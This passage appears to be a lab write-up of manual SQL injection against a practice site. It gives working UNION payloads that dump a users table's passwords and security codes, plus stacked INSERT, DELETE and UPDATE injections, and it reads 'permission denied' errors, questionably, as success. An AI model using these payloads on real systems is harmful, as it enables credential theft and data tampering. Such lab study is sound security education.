
Username is : injector

Figure 5b (above) – 'Basic Injection' Page.

As seen, there is no form field where an injection could be entered.

Therefore, a different form of injection type will be required. For, this instance the SQLi 'UNION' will be used on the URL. Firstly, all that 'UNION' is, "is an operator that is used to combine the result sets of 2 or more SELECT statements" (Yang, 2017). For example injecting 'UNION SELECT database()--', essentially it calls the database to a displayed field on the site.

With that, one must find out if the website is injectable, if there are any types of minor preventive measures e.g. quotation mark tolerable.




```
Username is : injector
```

Figure 5c (above) – finding the injectable sequence (e.g. -- or --+, etc.).

In *Figure 5c*, the website is injectable, and returns to the 'original' page when the comments symbol (--) and the addition symbol (+) are placed after the quotation mark (').


After, one must find out how many columns are within the database, which is done either by repeatedly inputting values/'nulls' after the 'UNION SELECT' until confirmation is given, or by putting an 'ORDER BY' query and guess the number of columns there are.

In this example, the researcher used the manual (systematic) version of inputting 'nulls', and as shown in *Figure 5d,* an error will be returned untill the correct number of columns are given.



```
Error While Selection process : The used SELECT statements have a different number of columns
```

Figure 5d (above) - Finding the number of columns in the database.




```
leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1' UNION SELECT null,null,null--+
```

```
Username is : injector
Username is :
```

Figure 5e (above) – 3 columns in the current database.

Within, *Figure 5e*, it can be seen that there are 3 columns (so 3 'nulls').


Therefore, with this information the 'nulls' were changed so that they hold a value of some sort so it can be identified as to where they show up. In this case '1, 2, 3' have been what the researcher has decided to use. And, as seen in *Figure 5e*, the second column (where 2 is) displays where the Username would normally be displayed. Therefore, the researcher can display any piece of information where the username details would be displayed.



```
Not secure   leettime.net/sqlninja.com/tasks/basic_ch1.php?id=-1%27+UNION+SELECT+1,2,3--+
```

```
Username is : 2
```

Figure 5f (above) – column 2 displays on the web page.




```
Not secure | leettime.net/sqlninja.com/tasks/basic_ch1.php?id=-1%27+UNION+SELECT+null,user(),null--+
```

```
Username is : tr0ubl3createrha@localhost
```

Figure 5g (above) – using column 2 in order to display information.

For example, if we replace the '2' or the second 'null' with a call function, 'user()', then we can call forth the information stored within the 'user()' function. In which, as shown in *Figure 5g*, is 'tr0ublecreaterha@localhost'.


So, what if the researcher was after some other piece of information, such as the database. With the database, the researchers can then gain access to the information inside the database (*Figure 5h*), e.g. user details, as well as creating, deleting, altering, data, which could be damaging to the website owners/company(ies).


Not secure | leettime.net/sqlninja.com/tasks/basic_ch1.php?id=-1%27+UNION+SELECT+null,database(),null--+

Username is : leettime_761wHole

Figure 5h (above) – using column 2 in order to display information.


Next, the researcher went to find the MySQL version that was used in order to proceed with gaining more information on the database and the stored information within the databases. So, using the '@@version' query, we are able to obtain the MySQL version used (*Figure 6*).


Not secure | leettime.net/sqlninja.com/tasks/basic_ch1.php?id=-1%27%20union%20select%201,@@version,3--+

Username is : 5.6.39-cll-lve

Figure 6 (above) – using column 2 in order to display information.


With that, the researcher can move to finding table names that are within the database. The particular query used to find this out involves using 'concat', which is and abbreviation of "concatenation", and will take two or more strings and combine them to make one expression (Sweatman, 2019), and point it towards the stored table names within the information schema of the database. (*Figure 7*) -"http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=-1%27%20union%20select%201,concat(table_name),3%20from%20information_schema.tables%20where%20%20table_schema=database()--+"



```
Username is : testtable1
Username is : userlogs
Username is : users
```

Figure 7 (above) – Getting table names


And, as shown in *Figure 7*, all the table names within the database are displayed on the 'username' section of the screen. The researcher took a greater interest in the 'users' table, as there is where the most valuable pieces of information would be stored. So, to gain access, the researcher needed to first find out the column names. This was done in a similar way to finding the table names, but 'table' was replaced by 'column', though the researcher does have to specify the 'user' table (*Figure 8*). "http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=-1%27%20union%20select%201,concat(column_name),3%20from%20information_schema.columns%20where%20%20table_schema=database()%20and%20table_name%20=%22users%22--+"



```
Username is : id
Username is : username
Username is : password
Username is : user_type
Username is : sec_code
```

Figure 8 (above) – Getting column names

Now, all the columns are displayed in the username section of the screen, the researcher can now gain access to the information of each individual user and the respective information stored in each column. To do this the researcher injected the query that specifies the columns names that the researcher was interested in (all) and makes the database display all that information as one string (concat) where the username is originally supposed to be shown. *Figure 9* – "http://leettime.net/sqlninja.com/tasks/basic_ch1.php?id=-1%27%20union%20select%201,concat(id,%20username,%200x3a,%20password,%200x3a,%20user_type,%200x3a,%20sec_code),3%20from%20users--+" in which '0x3a' is the hexadecimal form for a colon (:) that is used to indicate the next line of information.



```
Username is : 1injector:khan:1:LJDFAL123123
Username is : 2decompiler:hacktract:0:LADQAL128271
Username is : 3devilhunte:dante:0:LATQAL1987A1
Username is : 4Zen:sec-idiots:0:LADQAL128271
Username is : 5Zenodermus:security-i:0:LASQAL12RT90
Username is : 6grayhat:hacker:0:987AKHASD987
Username is : 7khan:haxor:0:KSDLWEL12222
Username is : 8admin:sadmin:0:34DFA3423DFD
```

Figure 9 (above) – Getting all the information in the table

The information in *Figure 9* shows all the columns within the table "users", though any of them could have been cut out and deemed as irrelevant such as 'id'. However, the above figure (*Figure 9*) shows that the researcher has accessed user information and now has all the users' username, password, and security code.

The next step would be to look at the INSERT query, and inserting data into the database. However, during the attempts, the researcher found that the website used for the bulk of the practical has disabled (to the knowledge of the researcher) the inserting query for users, though it's shown to have been successful. At the beginning there were a few errors and many repeated attempts in order to get to the point of recognizing that the researcher had used the 'correct' line of command.

So, the researcher used the 'Insert Query' tab and used the first challenge and came to the page shown below (*Figure 10*).

Some of the errors that the researcher ran into were basic syntax errors. These being when " '; INSERT INTO users (username, password) VALUES ('Jack', 'Pass1') –" would be entered into the 'username' field and with " ' or 1=1 " in both the 'password' and 'Security Code' fields. These queries would result in the error shown in *Figure 11a*. To which the researcher started to remove some of the single quotation marks in an attempt to 'fix' the syntax error. This lead to the inputting of " '; INSERT INTO users (username, password) VALUES (Jack, Pass1) –" in the 'username' field and " or 1=1 " in the 'password' and 'Security Code' fields. This query lead to the resulting error in *Figure 11b*.

Finally, with the removal of the first quotation mark at the beginning of the 'username' query we pass through. So, the queries would be " ; INSERT INTO users (username, password) VALUES (Jack, Pass1) –" and " or 1=1 " in both the 'password' and 'Security Code' fields. These queries return the 'error' shown in Figure 11c. However, the 'error' in Figure 11c is not an error but proof that the query was successful, however it is showing that the query being denied to eternal users.






Figure 10 (above) – Looking at INSERT queries.




```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '; INSERT INTO users (username, password)
VALUES ('Jack', 'Pass1') --',''' or ''='' at line 1
```

Figure 11a (above) – Finding the correct syntax in order to inject information into the table.



```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '; INSERT INTO users (username, password)
VALUES (Jack, Pass1) --',''' or ''='',0,' at line 1
```


Figure 11b (above) - Finding the correct syntax in order to inject information into the table.



```
INSERT command denied to user 'tr0ubl3createrha'@'localhost' for table 'users'
```

Figure11c (above) – Successful injection.


Next was the DELETE query, in which it was found that the genuine query has been denied to users, though does show that the command would have been otherwise successful.



```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM users WHERE username =
'Injector' --' and password='' or ''='' at line 1
```

Figure 12a (above) – DELETE injection and finding correct syntax.


During the DELETE query, the researcher ran into a similar error as the INSERT query with some syntax errors. The first input being “ '; DELETE FROM users WHERE username = 'Injector' -- “ and “ or 1=1 “ in the ‘password’ field, providing the error shown in Figure 12a. So, all the single quotation marks for the ‘username’ field were removed, “ ; DELETE FROM users WHERE username = Injector -- “, which provided the error/success message shown in Figure 12b.



```
DELETE command denied to user 'tr0ubl3createrha'@'localhost' for table 'users'
```

Figure 12b (above) – Successful injection.

To finish off the manual attempts at SQL injection the researcher looked at the UPDATE query. Using the knowledge gained from the INSERT and DELETE queries, the researcher successfully executed the command (the 'error/success' message occurs) on the first try with the following query "; UPDATE users SET password = Pass1 WHERE username = Injector --", with " or 1=1 " and as seen in *Figure 13*.



```
UPDATE command denied to user 'tr0ubl3createrha'@'localhost' for table 'users'
```

Figure 13 (above) – Successful UPDATE injection.

